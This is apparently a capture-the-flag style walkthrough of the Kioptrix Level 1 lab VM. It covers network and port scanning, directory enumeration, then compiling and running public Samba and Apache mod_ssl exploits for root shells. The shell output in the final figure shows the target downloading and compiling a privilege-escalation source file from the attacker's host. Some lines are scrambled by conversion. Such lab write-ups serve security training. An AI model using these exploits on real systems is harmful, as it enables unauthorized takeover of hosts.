

Network Configurations

1. Open the configuration file for the virtual machine using a text editor
2. Modify line 44 of the configuration file to become *ethernet0.networkName = "nat"*

```
ethernet0.allowGuestConnectionControl = "FALSE"
ethernet0.features = "1"
ethernet0.wakeOnPcktRcv = "FALSE"
ethernet0.networkName = "nat"
ethernet0.addressType = "generated"
guestOS = "other24xlinux"
uuid.location = "56 4d 68 3c fa 46 66 d3-18 7a 8e 03 24 37 11 53"
uuid.bios = "56 4d 68 3c fa 46 66 d3-18 7a 8e 03 24 37 11 53"
vc.uuid = "52 77 3c 2e 12 81 3a 68-25 23 b3 92 4e 8e 01 ff"
```

Figure 1. Modifying configuration file for virtual machine

IP Discovery

1. We must find the IP address of the vulnerable target machine using *netdiscover*
2. The IP address of the vulnerable target machine is *192.168.44.128*.

Currently scanning: 192.168.62.0/16 | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.44.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.44.2	00:50:56:e4:3b:a5	1	60	VMware, Inc.
192.168.44.128	00:0c:29:37:11:53	1	60	VMware, Inc.
192.168.44.254	00:50:56:ff:3f:3f	1	60	VMware, Inc.

Figure 2. Finding IP address using netdiscover

Port Scan

1. We will conduct a scan of all ports and service version on the IP address that we have found previously using *Nmap*. (The command that was used is *nmap -sv -T4 -p- 192.168.44.128 -vv*)
2. The more notable ports that we have discovered are ports 22,80,139 and 443.

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack	OpenSSH 2.9p2 (protocol 1.99)
80/tcp	open	http	syn-ack	Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp	open	rpcbind	syn-ack	2 (RPC #100000)
139/tcp	open	netbios-ssn	syn-ack	Samba smbd (workgroup: TMYGROUP)
443/tcp	open	ssl/https	syn-ack	Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp	open	status	syn-ack	1 (RPC #100024)

Figure 3. Ports found from *nmap* scanning

SMB Scan

1. We use *Metasploit* to scan the version of *Samba* that port 139 is using.
2. The *Samba* version that is used is 2.2.1a

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.44.128
rhosts => 192.168.44.128
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.44.128:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.44.128:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.44.128: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 4. Scanning for version of *Samba* used using *msf*

Web Scan

1. We use *gobuster* to enumerate the directories of the *Apache* website that we have found using *nmap* earlier.
2. The results *index.html* and *mrtg* looks the most promising.

```
2021/06/06 09:40:29 Starting gobuster in directory enumeration mode


/cgi-bin/ (Status: 403) [Size: 272]
/index.html (Status: 200) [Size: 2890]
/icons/ (Status: 200) [Size: 9472]
/doc/ (Status: 403) [Size: 268]
/test.php (Status: 200) [Size: 27]
/manual/ (Status: 200) [Size: 643]
/usage/ (Status: 200) [Size: 4279]
/mrtg/ (Status: 200) [Size: 17318]

2021/06/06 09:42:39 Finished
```

Figure 5. Directory enumeration using *gobuster*

Exploiting SMB vulnerability

1. We will first search for a vulnerability related to *Samba 2.2.1a* using *searchsploit*
2. It seems that we found an RCE attack related to *Samba 2.2.1a*




The screenshot shows the output of the searchsploit command. It lists several exploits for Samba 2.2.1a, including trans2open Overflow, Remote Code Execution, Remote Heap Overflow, and Denial of Service (PoC). The Path column shows the location of each exploit file.

Exploit Title	Path
samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
samba < 2.2.8 (Linux/OS) - Remote Code Execution	multiple/remote/10.c
samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

Shellcodes: No Results

Figure 6. Finding for existing vulnerabilities

3. We will now copy the exploit to a working folder and compile the exploit.




```
(kali@kali)-[~/Desktop/kioptrix1]
$ cp /usr/share/exploitdb/exploits/multiple/remote/10.c .

(kali@kali)-[~/Desktop/kioptrix1]
$ gcc -o exploit 10.c
```

Figure 7. Copying and compiling the exploit

4. Afterwards, we will execute the exploit and obtain root access.



```
(kali@kali)-[~/Desktop/kioptrix1]
$ ./exploit
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)

Usage: ./exploit [-bBcCdfprsStv] [host]

-b <platform>    bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>         bruteforce steps (default = 300)
-c <ip address>   connectback ip address
-C <max childs>   max childs for scan/bruteforce mode (default = 40)
-d <delay>        bruteforce/scanmode delay in micro seconds (default = 100000)
-f              force
-p <port>         port to attack (default = 139)
-r <ret>          return address
-s              scan mode (random)
-S <network>     scan mode
-t <type>        presets (0 for a list)
-v              verbose mode

(kali@kali)-[~/Desktop/kioptrix1]
$ ./exploit -b 0 192.168.44.128
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)

+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!

*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
```

Figure 8. Obtaining root access

Exploiting Apache/mod_ssl vulnerability

1. We will look at the *test.php* file that was found during directory enumeration using *gobuster*. However, it does not yield any potential findings.

```
(kali㉿kali)-[~/Desktop/kioptrix1]
$ curl 192.168.44.128/test.php
<?php4

    print "TEST";

?>
```

Figure 9. Findings from *test.php* file

2. We will try to find for exploits for the *mrtg* module. However, there are no potential exploits found for it.

```
(kali㉿kali)-[~/Desktop/kioptrix1]
$ searchsploit mrtg
Exploits: No Results
Shellcodes: No Results
```

Figure 10. Findings for *mrtg* module

3. However, we notice that ports 80 and 443 uses *Apache* and *mod_ssl* from our port scans above.
4. We will search for exploits relating to *Apache* and *mod_ssl*. It seems that we have found a remote buffer overflow attack for this scenario that can potentially give us root access to the vulnerable machine.

```
Apache mod_ssl 2.0.x - Remote Denial of Service
Apache mod_ssl 2.0.x - Off-by-One HTTP Access Buffer Overflow
Apache mod_ssl < 2.0.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
Apache mod_ssl < 2.0.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)
Apache mod_ssl < 2.0.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
Apache mod_ssl < 2.0.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
Apache mod_ssl < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overflow
linux/dos/26590.txt
multiple/dos/21575.txt
unix/remote/21671.c
unix/remote/764.c
unix/remote/47008.c
unix/remote/48347.txt
```

Figure 11. Looking for exploits for *Apache* and *mod_ssl*

5. We will now copy the exploit to a working folder, modify the exploit code accordingly and compile the exploit.

```
(kali㉿kali)-[~/Desktop/kioptrix1]
$ cp /usr/share/exploitdb/exploits/unix/remote/764.c .

(kali㉿kali)-[~/Desktop/kioptrix1]
$ gcc -o exploit 764.c -lcrypto
```

Figure 12. Compiling the exploit

6. We will now execute the exploit

```

(root@kali)~[/home/kali/Desktop/kioptrix1]
# service apache2 start

Home
(root@kali)~[/home/kali/Desktop/kioptrix1]
# ./exploit 0x6b 192.168.44.128 -c 41

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 41 of 41
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8068
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
ptrace-kmod.c; rm ptrace-kmod.c; ./p; et 192.168.44.131/ptrace-kmod.c; gcc -o p
--03:22:01-- http://192.168.44.131/ptrace-kmod.c
      => `ptrace-kmod.c'
Connecting to 192.168.44.131:80 ... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

    OK ...                               100% @ 3.74 MB/s

03:22:01 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
whoami
root
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

```

Figure 13. Executing the exploit